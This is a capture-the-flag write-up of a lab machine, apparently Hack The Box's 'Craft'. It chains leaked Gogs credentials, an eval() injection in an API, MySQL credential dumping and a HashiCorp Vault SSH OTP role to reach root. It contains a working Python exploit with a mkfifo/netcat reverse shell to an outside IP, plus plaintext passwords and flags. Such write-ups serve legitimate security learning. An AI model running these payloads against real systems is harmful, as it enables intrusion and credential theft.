



TL;DR - A brewery site points at a Gogs instance and a REST API. A public commit on Gogs leaks
dinesh’s creds, and digging through the API code I find aneval()on theabvparameter of the/brewendpoint. I abuse it with a little python script for a reverse shell, landing inside a Docker container. The DB config there leaks MySQL creds, theusertable hands megilfoyle, and his repo has anid_rsathat logs me into the actual host over SSH (user.txt). For root, gilfoyle manages HashiCorp Vault, and there’s an SSH OTP role calledroot_otp, so I just ask Vault for a one-time password and SSH straight in as root.
Recon
As always, I started with a full nmap scan on the target.
nmap -sV -sC -p- -oN nmap/craft 10.129.84.97

Three ports open. 443 is nginx 1.15.8, and then two SSH services, one on the default 22 and another on 6022, which is already a bit odd. Let’s start with the webpage on 443.

Poking around the page and clicking the buttons on the right, one sends me to gogs.craft.htb and the other (the API one) to api.craft.htb, so I threw both on my /etc/hosts and went to look at each. Starting with the API.

It’s exactly what the name says, an API. Could be useful later, so I noted it and moved on to gogs.craft.htb.

Gogs is a self-hosted Git service, basically a lightweight GitHub you can spin up on your own server. So I went exploring and found some public repos.

Gogs leak → eval() injection in the API
And there it is, credentials just sitting in a commit for the user dinesh:4aUh0A8PbVJxgd. I logged into Gogs as him and got straight in. Then, digging through the repo, I spotted something tasty, a possible command injection.

Looking closer, you can send a POST request to /brew and abuse an eval() call. The vulnerable line is basically eval('%s > 1' % request.json['abv']), so whatever I stuff into the abv field gets evaluated as Python. There was even an open issue spelling it out for me.

So with valid creds (login gives you a token) and an example /brew request to work from, I wrote a little python3 script to chain it together (yeah, I’m putting my scripting to the test).
import requests
import urllib3
urllib3.disable_warnings()

url = 'https://api.craft.htb/api/auth/login'

r = requests.get(url, auth=('dinesh','4aUh0A8PbVJxgd'), verify=False)

print(r.status_code)
print(r.text)

token = r.json().get("token")

url_brew = 'https://api.craft.htb/api/brew/'

cmd = 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.100 4444 >/tmp/f'

craft_header = {'X-Craft-API-Token': token}
data = {'name': 'bullshit',
        'brewer': 'bullshit',
        'style': 'bullshit',
        'abv': f"__import__('os').system('{cmd}')"
        }

r2 = requests.post(url_brew, headers=craft_header, json=data, verify=False)
print(r2.status_code)
print(r2.text)
The script logs in as dinesh, grabs his token, then submits a POST to /brew with the code injection in the abv field. Fire it off with a listener ready and…

Shell. Nice.
Out of the container → the database
Except, apparently I landed inside a Docker container, so I need to find a way over to the actual machine. Poking around, I found the database config file.

Inside were MySQL creds, craft:qLGockJ6G2J75O. I tried talking to the database with the mysql client but no luck, so I fell back to python instead.
python -c "import pymysql; c=pymysql.connect(host='db',user='craft',password='qLGockJ6G2J75O',db='craft'); cur=c.cursor(); cur.execute('SHOW TABLES'); print(cur.fetchall())"

Two tables, user and brew. Let’s see what’s in the users one.
python -c "import pymysql; c=pymysql.connect(host='db',user='craft',password='qLGockJ6G2J75O',db='craft'); cur=c.cursor(); cur.execute('SELECT * FROM user'); print(cur.fetchall())"

Three users. One we already know, and two new ones, ebachman:llJ77D8QFkLPQB and gilfoyle:ZEU3N8WNM2rh4T. I tried SSH with them first but no luck, so I went back to the Gogs webapp and logged in as gilfoyle (ebachman’s login didn’t work). And this guy is interesting, he seems to manage the infra for the server, and sitting in his repo was an id_rsa (and the matching pub key).

gilfoyle → SSH → user.txt
So I pulled the id_rsa down to my machine and just SSH’d in with it. It asked for a passphrase, I threw gilfoyle’s password at it, and I was in.

Which also gave me the user flag.

382e8f2c0ca8e5707de44c0abd722413
Privilege escalation (Vault SSH OTP)
Time to go for root. Looking around the box, I noticed gilfoyle is managing HashiCorp Vault, he’s got a .vault-token lying around, and checking secrets.sh…

…I can see there’s an SSH role called root_otp that was set up. Vault’s SSH secrets engine can hand out one-time passwords for SSH, so if I can ask Vault for a root_otp credential, I get a valid one-time password to log in as root. No cracking, no keys, just ask nicely. After a bit of reading on how to pull a credential for a specific role, this is the command.
vault write ssh/creds/root_otp ip=127.0.0.1

Got it, root:a75d7e9a-d2ff-f028-456f-ab13138f720f. Now all I have to do is SSH to root and paste that OTP as the password.

And we’re root. Box done.
66485079dcc63b6cb4aafd7cf35ae123
Kill chain summary
| Phase | Vector | Result |
|---|---|---|
| Recon | 443 webapp → gogs + api vhosts |
attack surface |
| Foothold | creds leaked in a Gogs commit | dinesh on Gogs + API |
| Shell | eval() injection on the /brew abv param |
reverse shell (Docker container) |
| Lateral | DB config → MySQL user table |
gilfoyle creds + his id_rsa |
| User | SSH with gilfoyle’s key | shell on the host (user.txt) |
| Root | HashiCorp Vault SSH OTP role root_otp |
root via one-time password (root.txt) |
Final thoughts
Really nice box, the kind where every step is a logical breadcrumb into the next one. The eval() on the abv field is a lovely reminder of why you never feed user input into eval, and the Vault SSH OTP finish was something new for me, way cleaner than the usual kernel exploit or sudo misconfig. Also a good excuse to write some python instead of copy-pasting a PoC, which I’m always here for. Solid Medium, enjoyed this one.